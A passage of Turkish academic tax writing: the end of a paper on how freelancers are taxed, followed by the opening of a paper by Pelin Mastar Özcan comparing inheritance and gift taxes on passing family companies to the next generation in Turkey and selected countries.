2. Kendi işinde bilfiil çalışılması veya işin kendisi tarafından sevk ve idare edilmesi (Çırak, kalfa veya yardımcı işçi çalıştırmak ya da seyahat, hastalık, askerlik, tutukluluk ve hükümlülük gibi zaruri ayrılmalar dolayısıyla geçici olarak işinde bilfiil çalışmamak bu şartı bozamaz.),
3. Faaliyetin adi ortaklık veya şahıs şirketi bünyesinde yapılması hâlinde tüm ortakların işe başlama tarihi itibarıyla bu maddedeki şartları taşımaması,
4. Ölüm nedeniyle faaliyetin eş ve çocuklar tarafından devralınması hâli hariç olmak üzere, faaliyeti durdurulan veya faaliyetine devam eden bir işletmenin ya da mesleki faaliyetin eş veya üçüncü dereceye kadar (bu derece dâhil) kan veya kayın hısımlarından devralınmamış olması,
5. Mevcut bir işletmeye veya mesleki faaliyete sonradan ortak olunmaması. İstisna kapsamındaki faaliyetlerden kazanç elde edilmemesi veya istisna haddinin altında kazanç elde edilmesi hâllerinde dahi yıllık beyanname verilir.

İkinci bir seçenek olarak limited şirket kurulması da mümkündür. Türk Ticaret Kanunu'na göre; iki veya daha fazla gerçek veya tüzel kişi tarafından bir ticaret unvanı altında kurulan, şirket ortaklarının sorumluluğu koymayı üstlendikleri sermaye ile sınırlı ve şirketin esas sermayesi belli olan şirket türüne limited şirket denilmektedir. Freelancer'ın limited şirket kurması durumunda vergilendirilmeleri Kurumlar Vergisi hükümlerine göre yapılacaktır. Kurumlar Vergisinde matrah tespiti yapılırken GVK'nın 40. Maddesinde yer alan giderler indirileceği gibi aynı zamanda KVK'nın 8.maddesinde yer alan giderler de indirilebilecektir. Bu giderler;

- 1) Menkul kıymet ihraç giderleri.
- 2) Kuruluş ve örgütlenme giderleri.

3) Genel kurul toplantıları için yapılan giderler ile birleşme, devir, bölünme, fesih ve tasfiye giderleri.

4) Sermayesi paylara bölünmüş komandit şirketlerde komandite ortağın kâr payı.

5) Katılım bankalarının katılma hesabı karşılığında ödenen kâr payları.

6) Sigorta ve reasürans şirketlerinde bilânço gününde hükmü devam eden sigorta sözleşmelerine ait olan teknik karşılıklar;

Bu giderler düşüldükten sonra 5520 sayılı KVK uyarınca kurumlar vergisi matrahı tespit edilirken sırasıyla;

1. İstisnalar
2. İndirimler

düşülecektir. Ödenecek kurumlar vergisinin tespitinde vergi oranı 2018 yılı için %22 olarak kabul edilecektir. Freelancer çalışanlar için iş hacimleri arttıkça şahıs şirketin limited şirkete dönüşmeleri vergisel açıdan daha avantajlı olacaktır.

III.SONUÇ

Freelance çalışma modeli, kişinin kendi nam ve hesabına bağımsız olarak çalışmasını ifade etmektedir. Bu çalışma modeli bir girişimcilik türü olup işsizliği azaltmakta ve katma değer yaratmaktadır. Kişilere tanıdığı esneklik dolayısıyla son dönemde gittikçe daha fazla tercih edilen bu çalışma modeli vergisel açıdan bazı sorunları da barındırmaktadır. Bu çalışma modelinin en büyük sakıncası faaliyetlerin kayıt dışı kalma potansiyelinin yüksekliğidir. Dolayısıyla bu çalışma modelini tercih eden kişilerin bir kısmı vergi mükellefi olmadıklarına dair bir algıya kapılmaktadırlar. Oysaki freelance çalışanlar, eğer bu faaliyeti sürekli olarak yapıyorlarsa Gelir Vergisi Kanunu'na göre serbest meslek kazancı elde etmektedirler dolayısıyla kazançlarını beyan edip gelir vergisi ödemekle yükümlüdürler. Bu durumda mükelleflerin yararlanabileceği en önemli istisna telif kazançları istisnasıdır. Eğer faaliyet bir defaya mahsus yapılıyorsa bu durumda da arizi kazanç elde edilmektedir. Bununla birlikte freelance çalışanlar vergi yüklerini minimize edebilmek için şahıs şirketi veya sermaye şirketi kurma yoluna gidebilmektedirler. Şahıs şirketi kurmak limited şirket kurmaya göre daha az maliyetli olmakla birlikte iş hacminin artmasına bağlı olarak sermaye şirketi kurmak veya nevi değiştirmek freelancerlar için daha avantajlı hale gelebilmektedir. Çünkü bu durumda Kurumlar Vergisinin tek oran avantajından yararlanabileceklerdir.

KAYNAKÇA

- Burke, A. (2011). The Entrepreneurship Enabling Role of Freelancers: Theory with Evidence From The Construction Industry. *International Review of Entrepreneurship*, 1-28. https://www.senatehall.com/uploads/fck/Burke9_3.pdf. (Erişim Tarihi:11.07.2018)
- Burke, A., & Cowling, M. (2015). The Use and Value of Freelancers: The Perspective of Managers. A. Burke içinde, *The Handbook of Research on Freelancing and Self Employment* (s. 1-14). Ireland: Senate Hall Academic Publishing.
- Ertuş, B. L. (?). *Freelancer İnternet Gelirlerinde Vergileme*. <http://bilallevent.com/freelancer-internet-gelirlerinde-vergilendirme.html>. (Erişim Tarihi:31.07.2018)
- Evci Eralp, Ö. (2018). *Freelance Çalışanların Vergilendirmesi ile ilgili Merak Edilenler*. <http://www.bookmark.com.tr/freelance-calisanlarin-vergilendirmesi-ile-ilgili-merak-edilenler/> (Erişim Tarihi:31.07.2018)
- EY. (2014). *Sanal Alemde Freelance Çalışanlar ve Çalıştıranlar*. <http://www.onurelele.net/wp-content/uploads/2014/11/Bili%C5%9Fimde-Vergi-Haziran-2014.pdf> (Erişim Tarihi:31.07.2018)
- Freelancers Union&Upwork. (2017). *Freelancing in America:2017*. <https://s3.amazonaws.com/fuwt-prod-storage/content/FreelancingInAmericaReport-2017.pdf> (Erişim Tarihi:11.07.2018)
- GİB. (2017). *Serbest Meslek Kazancı Elde Edenler İçin Vergi Rehberi*.
- Jenkins, K. (2017). *Exploring the UK Freelance Workforce in 2016*. UK: The Association of Independent Professionals and Self Employed.
- Karakoyun, F. (2016). Home Ofis -Evden Çalışma- Yöntemi ve Vergi Hukukundaki Düzenlemeler. *Uluslararası Yönetim İktisat ve İşletme Dergisi*, 12(29), 141-162.

Kılıç, C. (2015). *Freelance Çalışmak Kayıtdışı Olmamalı*. <http://www.milliyet.com.tr/yazarlar/cem-kilic/freelance-calisma-kayitdisi-olmamali-1995149/> (Erişim Tarihi:11.07.2018)

Şenyüz, D., Yüce, M., & Gerçek, A. (2018). *Türk Vergi Sistemi*. Bursa: Ekin Yayınevi.

Tosuner, M., & Arıkan, Z. (2017). *Türk Vergi Sistemi*. Kanyılmaz Matbaası: İzmir.

193 sayılı Gelir Vergisi Kanunu

5520 sayılı Kurumlar Vergisi Kanunu

6663 sayılı Gelir Vergisi Kanunu ile Bazı Kanunlarda Değişiklik Yapılmasına Dair Kanun

Aile Şirketleri Gelecek Kuşaklara Nasıl Devredilmeli? Veraset ve İntikal Vergisi Açısından Türkiye ve Seçilmiş Ülkelerin Değerlendirilmesi

Pelin MASTAR ÖZCAN*

Öz

Aile şirketleri; oy sahipliğinin veya yönetimin bir veya birden fazla aile üyesine ait olduğu işletmelerdir. Dünya ekonomisi içerisindeki ağırlıkları düşünüldüğünde aile şirketlerinin önemi gittikçe artmaktadır. Fortune 500'e göre dünyadaki en büyük ve başarılı şirketlerin %40'ı aile şirketleridir. Ayrıca dünyadaki en zengin ilk on kişinin de yedisi aile şirketi üyeleridir. Yapılan araştırmalarda 2025 yılı itibarıyla dünyadaki en büyük şirketlerin %40'nun aile şirketlerinin oluşturması beklenmektedir. Türkiye'ye bakıldığında ise bu oran daha da yüksek olup %90'lar civarında seyretmektedir. Bu önemi ile birlikte aile şirketleri bünyesinde bir takım dezavantajları taşıdığından bu şirketlerin sürdürülebilirliği konusunda ciddi tartışmalar da söz konusudur. Yapılan çalışmalar göstermektedir ki aile şirketlerinin ikinci veya üçüncü kuşak aile fertlerine geçişinde ciddi problemler yaşanmaktadır. Bu sorun nedeniyle bazı aile şirketleri ekonomik hayattan silinmekte bazılarının ise kar marjlarında ciddi düşmeler olmaktadır. Bu kapsamda aile şirketlerinin yarattığı veya yaratma potansiyeli olduğu katma değeri koruyabilmek için devir sürecinin iyi planlanması gerekmektedir. Bu çalışmada; aile işletmelerinin devrinde hangi yöntemin seçileceği vergisel açıdan değerlendirilmiştir.

Anahtar Kelimeler: Aile şirketi, Veraset ve İntikal Vergisi

Jel Kodu: H20, H32, M00

How To Pass The Family-Owned Companies to the Next Generation? The Evaluation Of Inheritance And Gift Tax In Turkey And Selected Countries

Abstract

Family-owned companies; voting ownership or management of one or more family members. Given the share in the world economy; the prospect of family-owned business is increasing steadily. According to Fortune 500; 40% of the largest and most successful companies in the world are family-owned companies. Also; seven of the top ten richest people in the world are members of family-owned business. By 2025; it is expected that forty percent of the world's largest companies will form family-owned businesses. Referring to Turkey this rate is even higher than forty percent. There are also serious discussions on the sustainability of these companies. Because family-owned companies have some disadvantages. Studies show that there are serious problems in the transfer of family-owned companies to second or third generation family members. Because of this problems some companies are wiping out economic downturns while others are seriously falling in profit margins. In this context; the methods of pass them company needs to be well planned in order to be able to maintain the added value that family-owned companies have created or created. In this study; the choice of which method to use in the transfer of family businesses has been assessed from a taxation standpoint.

Key Words: Family-owned companies, Inheritance and Gift Tax,

Jel Codes: H20, H32, M00

I. KAVRAMSAL ÇERÇEVE

Aile şirketleri; iş dünyasının temel taşlarından biri olup bu şirketlerin kurulması, faaliyetlerini sürdürmesi, büyümesi, ekonomik ömrünün uzun olması ve bu süreçte karlılık seviyesi küresel ekonominin başarısı için oldukça önemlidir. Yapılan çalışmalar göstermektedir ki günümüzün birçok çok uluslu işletmesinin temeli aile şirketlerine dayanmaktadır (Sarbah & Xiao, 2015:41). Avrupa Birliği tarafından 2009 yılında yayımlanan rapora göre birlik bünyesi ülkelerdeki şirketlerin %60'ından daha fazlasını aile şirketleri oluşturmaktadır (EU Commission, 2009:4). Fortune 500'e göre dünyadaki en büyük şirketlerin %40'ı aile şirkettir. Ülkemizde ise bu oran %90'lara ulaşmaktadır (Akbank, Deloitte, Sabancı Üniversitesi, EDU, TAIDER, 2016:4). Dolayısıyla aile şirketlerinin ekonomik büyüme ve istihdama yaptıkları katkıları göz önüne alındığında bu şirketlerin tanımlanması, kendilerine ait özelliklerinin ortaya konulması büyük önem arz etmektedir.

Aile şirketlerinin tanımında bir uzlaşa bulunmamakta birlikte literatürde yapılan tüm tanımların Tagiuri & Davis tarafından açıklanan "3 Daire Modeli" ne uygun olarak üç temel unsur içerdiği görülmektedir. Bu unsurlar aile, işletme ve mülkiyettir (Tagiuri & Davis, 1996:200). En yalın ifade ile aile şirketi birbirlerine kan bağı ile bağlı olan bireylerin piyasa sürecinde mal ve/veya hizmet üretmek ve bu faaliyetleri sonucunda kar elde etmek için kurmuş oldukları organizasyonlardır (Ateş, 2003:1).

* Dr. Öğr. Üyesi, Manisa Celal Bayar Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Maliye Bölümü, pelin.mastar@cbu.edu.tr

Donnelly (1988)'in yaptığı tanıma göre; bir şirketin aile şirketi olarak kabul edilebilmesi için şirketin en az iki nesil tarafından yönetilmesi ve şirket politikaları ile ailenin çıkarları arasında karşılıklı bir etkileşimin olması gerekmektedir (Donnelley, 1988:428). Başka bir tanımlamaya göre aile şirketleri; aileden bir kişi tarafından kurulan daha sonra diğer aile bireylerinin içinde yer aldığı, şirket mülkiyetinin şirketi kuran kişi ve/veya aileye ait olduğu işletme tipidir (Onay Özkaya & Mutur Şengül, 2006:110). Aile şirketleri kan bağı veya evlilik gibi yollarla biraya gelen aile bireylerinin aile servetini dağıtmamak ve daha da arttırmak için kurdukları organizasyonlardır (Ateş, 2003:2)

Avrupa Birliği tarafından yayımlanan raporda bir tanım verilmesi yerine aile şirketlerinin özellikleri vurgulanmıştır. Buna göre bir şirkette(EU Comission, 2009:4);

1. Karar alma hakkı şirketi kuran kişide ve/veya bu kişinin çocukları veya torunlarına aitse,

2. Ailenin veya akrabaların en az bir temsilcisi şirketin yönetiminde resmen yer almaktaysa,

3. Halka açık olan işletmelerde hisselerin en az %25'i aile bireylerine ait ise bu şirketleri aile şirketi olarak tanımlamak mümkündür

Özetlemek gerekirse aile şirketlerini, en az iki nesilin şirkette çalıştığı, ailenin geçimini sağlamakla yükümlü olan aile bireyinin şirketi yönettiği, değişik yönetim kademelerin aile bireylerinin bulunduğu temel kuruluş amacının aile geçimini sağlamak ve mirasın dağılımını önlemek üzere kurulan kar amaçlı işletmeler olarak tanımlamak mümkündür.

II. AİLE ŞİRKETLERİNİN DEVRİ

Tüm şirketlerde olduğu gibi aile şirketlerinin de faaliyetlerini sürdürebildiği bir ekonomik ömrü bulunmaktadır. Aile şirketlerinde ilk aşama şirketin kurucusu tarafından yönetildiği aşamadır. İkinci aşama ise “kardeş ortaklığı” da denilen yönetimin ve mülkiyetin kurucunun çocuklarına geçtiği aşamadır. Üçüncü aşama ise şirketin “aile hanedanlığı” haline geldiği yani kardeş çocuklarının, kuzenlerin veya diğer akrabaların yönetim ve mülkiyet sürecine dâhil olmasıdır (IFC, 2011:13).

Yapılan çalışmalar göstermektedir ki aile şirketlerinin nesiller arasında devrinde sorunların yaşandığını göstermektedir. İstatistiki çalışmalara göre ilk nesil tarafından kurulan aile şirketlerinin yaklaşık %30'u diğer nesile devredilebilirken sadece %3'lük kısmı üçüncü nesile aktarılabilmektedir (Peksaygılı & Tutan, 2015:6431).

Aile şirketlerinin ekonomik hayatlarını sürdürebilmeleri için kuşaklar arası devir sürecinin çok boyutlu olarak değerlendirilmesi gerekmektedir. Devir sürecinin iyi planlanamaması bu işletmelerin birçoğunun devir sürecinde yok olmasına neden olmaktadır. Bu açıdan ekonomik, kültürel ve psikolojik birçok faktörün devir sürecine etki ettiği dolayısıyla şirketin kurumsallaşma sürecini yönlendirdiği görülmektedir. Bu nedenle devir süreci net olarak ortaya konulmalı, aile bireyleri arasında bir uzlaşmanın sağlanması gerekmektedir. Aile işletmelerinin devri konusu daha çok birinci nesil ve ikinci nesilin ilgi alanına girmekte ve bu iki nesilin daha çok işbirliği içinde olduğu görülmektedir. Bunun nedeni ise; ilk kuşak yöneticinin şirketin devamlılığı konusunda isteğinin daha fazla olması ve bu isteklerini gerçekleştirebilmek için velihatları olarak gördükleri kendinden sonra gelen nesil ile işbirliğine yatkın olmasıdır (Peksaygılı & Tutan, 2015:6433-6434).

Devir planlaması iyi yapılmayan şirketlerin kurucuları hastalandığında veya öldüklerinde piyasa değerinin çok altında bir değerle satıldıkları görülmektedir. Çalışmamızda devir sürecini etkileyen faktörlerden biri olan vergi üzerinde durulacak, Veraset ve İntikal Vergisinin devir sürecinin planlanmasındaki etkisi açıklanmaya çalışılacaktır.

III. AİLE ŞİRKETLERİNİN DEVRİ: YAŞARKEN Mİ? ÖLDÜKTEN SONRA MI? DEVİR YAPILMALI

Aile şirketlerinde devir işlemi, işletme sahibi hayattayken hibe veya hediye yoluyla yapılabileceği gibi işletme sahibinin ölümü halinde de gerçekleşebilir. Devir işleminin şirketin ilk kuşak kurucusunun sağlığında veya ölümü sonrasında gerçekleşmesi seçeneklerini değerlendirirken bu iki durumda uygulanan vergi türleri ve oranlarının değerlendirilmesi de faydalı olacaktır.

Birçok ülkede aile şirketlerinin yeni nesile aktarılmasında Veraset ve İntikal Vergisi uygulanmaktadır. Bu durumun nedeni Veraset ve İntikal vergisinin uygulamaya konuluşu nedeniyle mali güç göstergesi olan servet vergilerinin alınma nedeni servetin birkaç ailede yoğunlaşmasını önlemek ve tabana yaymaktır. Bunun sonucu olarak da uygulanan Veraset ve İntikal Vergisi kişilerin varlıklarını etkilediği kadar aile şirketlerinin de varlıklarını etkilemektedir. (EY, 2017).

Çalışmamızda; aile şirketlerinin devir sürecinde Veraset ve İntikal Vergisinin nasıl uygulandığı 2016 yılında KPMG tarafından hazırlanan “Aile Şirketlerinde Vergiye Küresel Bakış” adlı raporda yer alan veriler esas alınarak incelenmiştir. Ülkelerin aile şirketlerinin devir sürecinde vergi uygulamalarının nasıl farklılaştığını tespit etmek için vergi değeri 10 milyon Euro olan bir aile şirketinin devir sürecinde alınması planlanan verginin miktarı tespit edilmeye çalışılmıştır.

Raporda yer alan hesaplamalara göre, aile şirketinin veraset (ölüm sonrasında) yoluyla devrinde istisna sonrasında Asya Pasifik ülkeleri içerisinde alınan vergi açısından en yüksek tutar Japonya’dadır. (KPMG, 2016:4). İstisna öncesi alınan vergi miktarları değerlendirildiğinde ülkelerin durumu Tablo 1’de gösterilmiştir.

Tablo 1: 10 milyon Euro Vergi Değerinde Sahip Aile Şirketinin Şirket Sahibinin Ölümü Sonrası Devrinde İstisna Öncesi hesaplanan Vergi Tutarları

3 MİLYON EURO'DAN FAZLA	1-3 MİLYON EURO	1 MİLYON EURO'DAN AZ	HİÇ VERGİ ALINMAYAN
1. JAPONYA 2. AVUSTRALYA 3. ABD* 4. FRANSA 5. HOLLANDA 6. BİRLEŞİK KRALLIK 7. MEXİKA 8. İSVİÇRE 9. İSPANYA 10. GÜNEY AFRİKA 11. İRLANDA	1. BELÇİKA 2. ALMANYA 3. KANADA 4. BREZİLYA 5. PORTEKİZ 6. LİTVANYA	1. FİNLANDİYA 2. YUNANİSTAN 3. KIBRIS 4. MALTA 5. TÜRKİYE 6. İTALYA 7. NORVEÇ 8. AVUSTURYA	1. BOSNA HERSEK 2. HIRVATİSTAN 3. ÇEK CUMHURİYETİ 4. ESTONYA 5. HİNDİSTAN 6. MAN ADASI 7. ÜRDÜN 8. LETONYA 9. LÜKSEMBURG 10. POLONYA 11. SİRBİSTAN 12. SLOVAKYA 13. İSVEÇ

Kaynak: (KPMG, 2016:5)’den yararlanarak tarafımdan oluşturulmuştur.

*Eyaletlere göre oranlar değişiklik gösterebilmektedir.

İstisna sonrası alınan vergi tutarlarının dağılımı Tablo 2’de gösterilmiştir. İstisna sonrasında da aile şirketlerinin, şirket sahibinin ölümü sonrasında devrinde en yüksek vergiyi alan ülke değişmemektedir. Japonya’yı Güney Afrika takip etmektedir. İstisna sonrası hesaplanan vergi miktarları açısından en dikkat çekici sonuç, yüksek vergi alan ülkelerin büyük birçoğunun istisna sonrasında hiç vergi almayan ülkeler kategorisine geçmeleridir.

Tablo 2: 10 milyon Euro Vergi Değerinde Sahip Aile Şirketinin Şirket Sahibinin Ölümü Sonrası Devrinde İstisna Sonrası Hesaplanan Vergi Tutarları

3 MİLYON EURO'DAN FAZLA	1-3 MİLYON EURO	1 MİLYON EURO'DAN AZ	HİÇ VERGİ ALINMAYAN

1. JAPONYA 2.GÜNEY AFRIKA	1. ABD 2.KANADA 3.BREZİLYA	1. YUNANİSTAN 2. FRANSA 3.TÜRKİYE 4.MALTA 5.BELÇİKA 6.İRLANDA 7.FİNLANDİYA 8.NORVEÇ 9.AVUSTURYA	1. BİRLEŞİK KRALLIK 2.İSVİÇRE 3.ALMANYA 4.PORTEKİZ 5.LİTVANYA 6.KIBRIS 7.İTALYA 8. BOSNA HERSEK 9.HIRVATİSTAN 10. ÇEK CUMHURİYETİ 11.ESTONYA 12.HİNDİSTAN 13.MAN ADASI 14.ÜRDÜN 15.LETONYA 16.LÜKSEMBURG 17.POLONYA 18. SIRBİSTAN 19.SLOVAKYA 20. İSVEÇ

Kaynak: (KPMG, 2016:5)’den yararlanarak tarafımdan oluşturulmuştur.

*Eyaletlere göre oranlar değişiklik gösterebilmektedir.

Aile şirketlerinin devrinde ikinci yöntem ise şirket kurucusunun emekliye ayrılarak yönetimi hayattayken devretmesidir. Bu durumu vergisel açıdan değerlendirecek olursak gelişmiş ülkelerin gelişmekte olan ülkelere nazaran daha yüksek vergi oranları uyguladığı görülmekle birlikte istisnalar sonrasında oransal farklılığın azaldığı görülmektedir (KPMG, 2016:8).

Tablo 3: 10 milyon Euro Vergi Değerinde sahip Aile Şirketinin Şirket Sahibi Hayattayken Devrinde İstisna Öncesi Hesaplanan Vergi Tutarları

3 MİLYON EURODAN FAZLA	1-3 MİLYON EURO	1 MİLYON EURO'DAN AZ	HİÇ VERGİ ALINMAYAN
1.İSPANYA 2.JAPONYA 3.AVUSTRULYA 4.FRANSA 5.HOLLANDA 6.ABD 7.MALTA 8.İSVİÇRE 9.MEKSİKA 10.HİNDİSTAN 11.İRLANDA 12.GÜNEY AFRİKA	1.BİRLEŞİK KRALLIK 2. ALMANYA 3.LETONYA 4.KANADA 5.ÜRDÜN 6.LİTVANYA 7.TÜRKİYE 8.PORTEKİZ	1.FİNLANDİYA 2.YUNANİSTAN 3.KIBRIS 4.BELÇİKA 5.İTALYA 6.LÜKSEMBURG 8.NORVEÇ 9.SENEGAL 10.AVUSTURYA 11.PAKİSTAN	1.BOSNA HERSEK 2.SIRBİSTAN 3. ÇEK CUMHURİYETİ 4. ESTONYA 5.MAN ADASI

Kaynak: (KPMG, 2016:10)’den yararlanarak tarafımdan oluşturulmuştur.

*Eyaletlere göre oranlar değişiklik gösterebilmektedir.

Aile şirketlerinin emeklilik neticesinde başka bir ifade ile şirket kurucusu hayattayken devrinde ülkelerde dokuz farklı vergi türünün uygulandığı tespit edilmiştir. Hibe yoluyla devirde en yaygın olarak uygulanan vergi türleri; İntikal Vergisi, Gelir Vergisi, Damga Vergisi’dir. Bu vergileri Sermaye Kazancı Vergisi, Gayrimenkul Devir Vergisi, Menkul Kıymet Transfer Vergisi, Varlık Vergisi ve Transfer Harcı izlemektedir. Hibe yoluyla devirlerde en fazla vergi alan ülke İspanya’dır. İstisnalar sonrasında ise en

yüksek vergiyi alan ülke Tablo 4’de görüleceği üzere Japonya’dır. İstisna öncesi 3 milyon Euro’ dan fazla vergi alan ülkeler içinde yer alan Güney Afrika ise hibe yoluyla intikallere üç farklı vergiyi (intikal vergisi, gelir vergisi, menkul kıymet vergisi) bir arada uygulayan tek ülkedir. Ülkelerin ölüm veya hibe yolula devir işlemlerinin vergilendirme politikalarında bir diğer dikkat çekici ülke Hindistan’dır. Hindistan ölüm halinde şirket devrinde hiç vergi almazken, hibe yolula devirde en fazla vergiyi alan ülkeler arasında yer almaktadır(KPMG, 2016:9) .

Tablo 4: 10 milyon Euro Vergi Değerinde sahip Aile Şirketinin Şirket Sahibi Hayattayken Devrinde İstisna Sonrası Hesaplanan Vergi Tutarları

3 MİLYON EURO'DAN FAZLA	1-3 MİLYON EURO	1 MİLYON EURO'DAN AZ	HİÇ VERGİ ALINMAYAN
1.JAPONYA 2.GÜNEY AFRİKA	1.AVUSTURALYA 2.ÜRDÜN 3.ABD 4.TÜRKİYE 5.KANADA 6.BREZİLYA	1.YUNANİSTAN 2.FİNLANDİYA 3.İRLANDA 4.FRANSA 5.HOLLANDA 6.MALTA 7.MEKSİKA 8.LÜKSEMBURG 9.NORVEÇ 10.SENEGAL 11.AVUSTURYA 12.PAKİSTAN	1.BOSNA HERSEK 2.HIRVATİSTAN 3. ÇEK CUMHURİYETİ 4. ESTONYA 5.MAN ADASI 6.POLONYA 7. SİRBİSTAN 8.SLOVAKYA

Kaynak: (KPMG, 2016:10)’den yararlanarak tarafımdan oluşturulmuştur.

*Eyaletlere göre oranlar değişiklik gösterebilmektedir.

Bu genel değerlendirmeler sonrasında raporun verilerine göre Avusturalya, Ürdün, Japonya, Türkiye, Jamaika, Lüksemburg, İrlanda, Güney Afrika, Hindistan ve Senegal’de aile şirketinin ilk kuşak kurucusu hayattayken devirde daha yüksek vergi alınmaktadır. Bu durum vergisel açıdan şirkete olumlu yansırken, şirketin yönetim performansını, ikinci ve/veya üçüncü kuşak yöneticilerin heveslerinin kırılmasına neden olarak şirketin büyüme performansını olumsuz yönde etkileyebilmektedir. Çalışmanın bu bölümünde ise aile şirketlerinin devrinde aldıkları vergi tutarları ile raporda farklılaşan ülkeler ve Türkiye’de Veraset ve İntikal Vergisi uygulamaları daha ayrıntılı olarak incelenecektir.

Japonya: Ülkede; miras vergisi ulusal düzeyde uygulanan bir vergi olup mükellefi miras yoluyla mal edinen kişi/kurumdur. Matrah; miras yoluyla elde edilen mülkün toplam değerinden muafiyetler düşüldükten sonra kalan net tutardır. Matraha uygulanacak oran ise %10’dan başlayıp %55’e kadar yükselmektedir (EY, 2017:182-183). Rapora göre; Japonya 10 milyon Euro değerindeki bir aile şirketinin devrinden 3.77 milyon vergi almaktadır (KPMG, 2016:4). Eğer şirketin yönetim devri, kurucunun sağlığında yapılacaksa bu durumda ise Hediye Vergisi (Gift Tax) uygulanacaktır. Bu vergide ise matrah hesaplaması; mülkün vergilendirilebilir değerinden 1.1 milyon yen tutarındaki temek muafiyet düşüldükten sonra kalan değerdir. Uygulanacak oranlar bağış yapılan kimsenin bağış bırakının furuundan olup olmamasına bağlı olarak değişmektedir. Oranlar %10’dan başlayıp %55’e kadar çıkmaktadır. Bağış alanın furu olması durumunda 45 milyon yen üstüne oran %55 uygulanırken, bağış alanın üçüncü bir kişi olması durumunda 30 milyon yen üstüne vergi oranı %55 olarak uygulanmaktadır. (EY, 2017:184).

Avusturalya: Ülkede Veraset ve İntikal vergisi veya Hediye Vergisi uygulaması bulunmamaktadır. Aile şirketlerinin miras yoluyla devrinde vergi alınmazken hibe yoluyla devrinde Sermaye Kazancı Vergisi uygulaması söz konusudur. Sermaye Kazancı Vergisinde matrah, sermayede oluşan kayıplar düşüldükten sonra bulunan net sermaye kazancıdır. Bu tutar üzerine %27 ila %30

arasında değişen oran uygulanarak ödenecek Sermaye Kazancı Vergisi bulunur. Ülkede, sermaye sermaye kazançları gelir vergisi matrahına ilave edilerek aynı zamanda gelir vergisine de tabi olmaktadır (Deloitte, 2018:13-14).

Hindistan: Ülkede taşınmaz malların, menkul kıymetlerin veya paranın devrinde Hediye Vergisi uygulanmaktadır. Miras yoluyla alınan hediyeler ve değeri 50.000 Hint Rupisi’ni aşmayan hediyeler vergiden istisna tutulmuştur. İşletme sahibi hayattayken yapılan devirlerde Hediye Vergisi ödendiği gibi aynı zamanda Sermaye Kazancı Vergisi’nde ödenmesi söz konusu olacaktır. Ülkede 2017 yılında yürürlüğe giren Maliye Yasası ile borsada işlem gören şirketlerin hisselerinin devrinde Menkul Kıymet İşlem Vergisi’nin ödenmesi kaydıyla muafiyet tanınmıştır (EY, 2017: 148-149).

İrlanda: İrlanda’da ölüm sonrasında kalan miras Sermaye Edinim Vergisi (Capital Acquisitions Tax-CAT) tabidir. Sağlararası devir işlemlerinde de Sermaye Edinim Vergisi uygulanmaktadır. Sağlararası işlemlerde 3.000 € vergiden istisnadır. Ölüm durumundan farklı olarak sağlararası devir işlemlerinde aynı zamanda Sermaye Kazanç Vergisi ve Damga Vergisi mükellefiyeti de doğmaktadır (EY, 2017: 162-163). Sermaye Edinim Vergisi uygulamasında miras bırakan ve alan arasındaki yakınlık derecesine göre farklı tutarlarda istisna uygulamaları söz konusudur. Bu kapsamda miras alanlar üç grubu ayrılmıştır. Bu gruplar ve yararlanacakları istisna tutarları Tablo 5’de gösterilmiştir. İstisna tutarları düşüldükten sonra kalan net tutara uygulanacak vergi oranı ise %33’dür.

Tablo 5: İrlanda’da Sermaye Edinim Vergisi İstisna Hadleri (Mükellef Gruplarına Göre)

A	Faydalancı bir çocuksa (evlat edinilmiş çocuk, üvey çocuk, bir medeni partnerin çocuğu ve bazı koruyucu çocuklar dahil olmak üzere)	310.000 €
B	Miras bırakanın kız/erkek kardeşi, kız/erkek kardeşinin çocukları	32.500 €
C	Diğer tüm durumlar	16.250 €

Kaynak: (EY, 2017: 165).

Lüksemburg: Bireylerin hayatayken yaptıkları devirlerden veya vermiş oldukları hediyelerden Hediye Vergisi alınmaktadır. Yazılı (sözleşme veya vasiyetname) olarak verilen hediyelerin mutlaka şirketin yönetim kurulu tarafından kayıt altına alınmasına gerekmektedir. Hediye Vergisinin oranı bağış yapan ve alan arasındaki yakınlık derecesine göre belirlenmekte ve oranlar %1.80 ile %14.40 arasında değişmektedir. Ayrıca taşınmaz malların tapuda mülkiyet devrinde %1 oranında ek bir vergi daha hesaplanmaktadır. Ölüm halinde mirasın 1.250 €’nun altında olması halinde vergi alınmamaktadır (EY, 2017: 165).

Amerika Birleşik Devletleri: Ülkede Emlak Vergisi ve Hediye Vergisi beraber uygulanmaktadır. Bireyin ölümü halinde taşınmaz malları üzerinden Emlak Vergisi hesaplanmaktadır. Taşınmazların vergi değerine %40 oranında Emlak Vergisi uygulanmaktadır. Emlakı devralanın ABD vatandaşı olup olmamasına bağlı olarak yararlanacağı istisna tutarında değişiklikler söz konusu olmaktadır. Buna göre mirasçının ABD vatandaşı olması durumunda yararklanacağı istisna tutarı 5 milyon ABD doları tutarında bir indirim söz konusu iken bu tutar mirasçının ABD vatandaşı olmaması durumunda 60.000 ABD Doları’na düşmektedir. Kişinin sağlığında yapmış olduğu tüm devirlerden de Hediye Vergisi alınmaktadır. Hediye Vergisi uygulamasında eşe verilen hediyeler istisna kapsamındadır. ABD vatandaşı olmayan kişilerin Hediye Vergisinde yer alan muafiyet ve istisnalardan yararlanması mümkün değildir (EY, 2017: 364-366).

Türkiye: Ülkemizde 7338 sayılı Veraset ve İntikal Vergisinin konusunu; “Türkiye Cumhuriyeti tabiiyetinde bulunan şahıslara ait mallar ile Türkiye’de bulunan malların veraset tarikiyle veya her hangi bir suretle olursa olsun ivazsız bir tarzda bir şahıstan diğer şahsa intikali oluşturmaktadır. Buna göre aile işletmelerinin işletme sahibinin hayattayken veya vefatı sonrasında devri Veraset ve İntikal Vergisinin konusuna girmektedir. Kanunda ivazsız intikal ile hibe yoluyla veya her hangi bir tarzda (örn: hediye)

olan ivazsız iktisaplar ifade edilmektedir. Veraset yolu ile mal intikali ise kişinin ölümü, gaipliği veya ölüm karinesine bağlı olarak malvarlığının başka birine geçmesini ifade etmektedir (Şenyüz, Yüce, & Gerçek, 2018:400). Veraset ve İntikal Vergisinde ölüm halinde uygulanacak maktu olarak istisna tutarları aşağıda belirtilmiştir.

Tablo 6: Ölüm halinde Uygulanan İstisna Hadleri

Füruun her birine	202.154 lira
Evlatlıkların her birine	202.154 Lira
Füruun bulunması halinde eşe	202.154 Lira
Füruun bulunmaması halinde eşe	404. 556 Lira

Kaynak: (Şenyüz, Yüce, & Gerçek, 2018:403).

Yukarıda belirtilen istisna tutarları her mirasçı için ayrı ayrı dikkate alınır.

